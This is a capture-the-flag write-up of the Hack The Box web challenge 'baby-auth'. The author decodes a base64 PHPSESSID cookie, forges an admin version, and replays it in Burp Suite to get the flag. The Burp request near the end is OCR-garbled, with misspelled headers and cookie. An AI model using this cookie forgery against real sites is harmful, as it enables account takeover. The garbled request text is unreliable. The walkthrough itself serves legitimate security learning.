

baby-auth

Platform	НТВ
 	@July 9, 2022
Operating System	Web-CTF
: Tags	cookies web-app

General-Information

- **▼** Table of Contents
 - Summary
 - Website
 - · Cookie Hijacking
 - Information Learned
- **▼** Challenge Description
 - Who needs session integrity these days?


Summary

• A lack of session integrity within this app's login functionality allows for an already authenticated user to use the admin's cookie to login as them.

Website


▼ Upon going to the challenge's URL I was presented with a login portal, which prompted me to try the basic admin login credentials. However those didn't work lol.

▼ Login Portal




▼ I noticed that there was an account registration option, so I first tried to create the user admin, but got an error message saying that "this user already exists". Which means admin is probably going to be an account I need to try and access. However, right now I create an account for the user test

▼ Member registration portal




▼ Admin account error




Cookie Hijacking


- ▼ Once I logged in as the user test, I was given a PHPSESSID cookie, which had HTML encoding at the end that jumped out as base64 text. (%3D is =)
 - ▼ PHPSESSID Cookie (eyJ1c2VybmFtZSI6InRlc3QifQ%3D%3D)



- ▼ So I used an online base64 decoder to find out the string was just a simple username message with my name.
 - ▼ Decoded base64 String



- ▼ Now all I have to do is make a base64 encoded username string similar to test 's, but for the user admin to login as them. I used Burp Suite to resend my captured token.
 - ▼ admin base64 encoded message



▼ Burp Suite Request + Flag

```
...
 Request
 Pretty Raw Hex □ \n □
  16ET / HTTP/1.1
2 Host: 46.181.78.11831231
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent-Mozilla/5.0 (Windows NT 18.8; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/96.0.4664.45 Safari/537.36
                                                                                                                                        like (Gecko) (hrome/96.0.4664.45 Safarl/537.36
Accept:
text/thtl.application/xhtml+xml.application/xml;q=0.9,image/avif,image/webp,image/a
png,***rg=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://46.101.78.118:31231/login
Accept-Encoding: gip, deflate
Accept-Language; en-US.en:g=0.9
Cookie: PMPSESID=wyJlc2VybmFtZSIGImFkbWluIn8K
Connection: Close
                                                                                                                                       /static/vendor/bootstrap/css/bootstrap.min.css">
                                                                                                                             20
                                                                                                                             21
                                                                                                                                       26
                                                                                                                                       <div class="limiter">
    <div class="container-login100" style="color:white;">
                                                                                                                                              <n1>
HTB{s
(?){\(\hat{O}\)} ← → | Search...
                                                                                                            0 matches (?)€$ ← → Search...
                                                                                                                                                                                                                                           0 matches
```

Information Learned

When presented with new information, think about it in this sense. What is this new
information I've been given supposed to go for and what can I potentially use it for?
Goal is to try and think through what to do with the new things that pop up during a
test.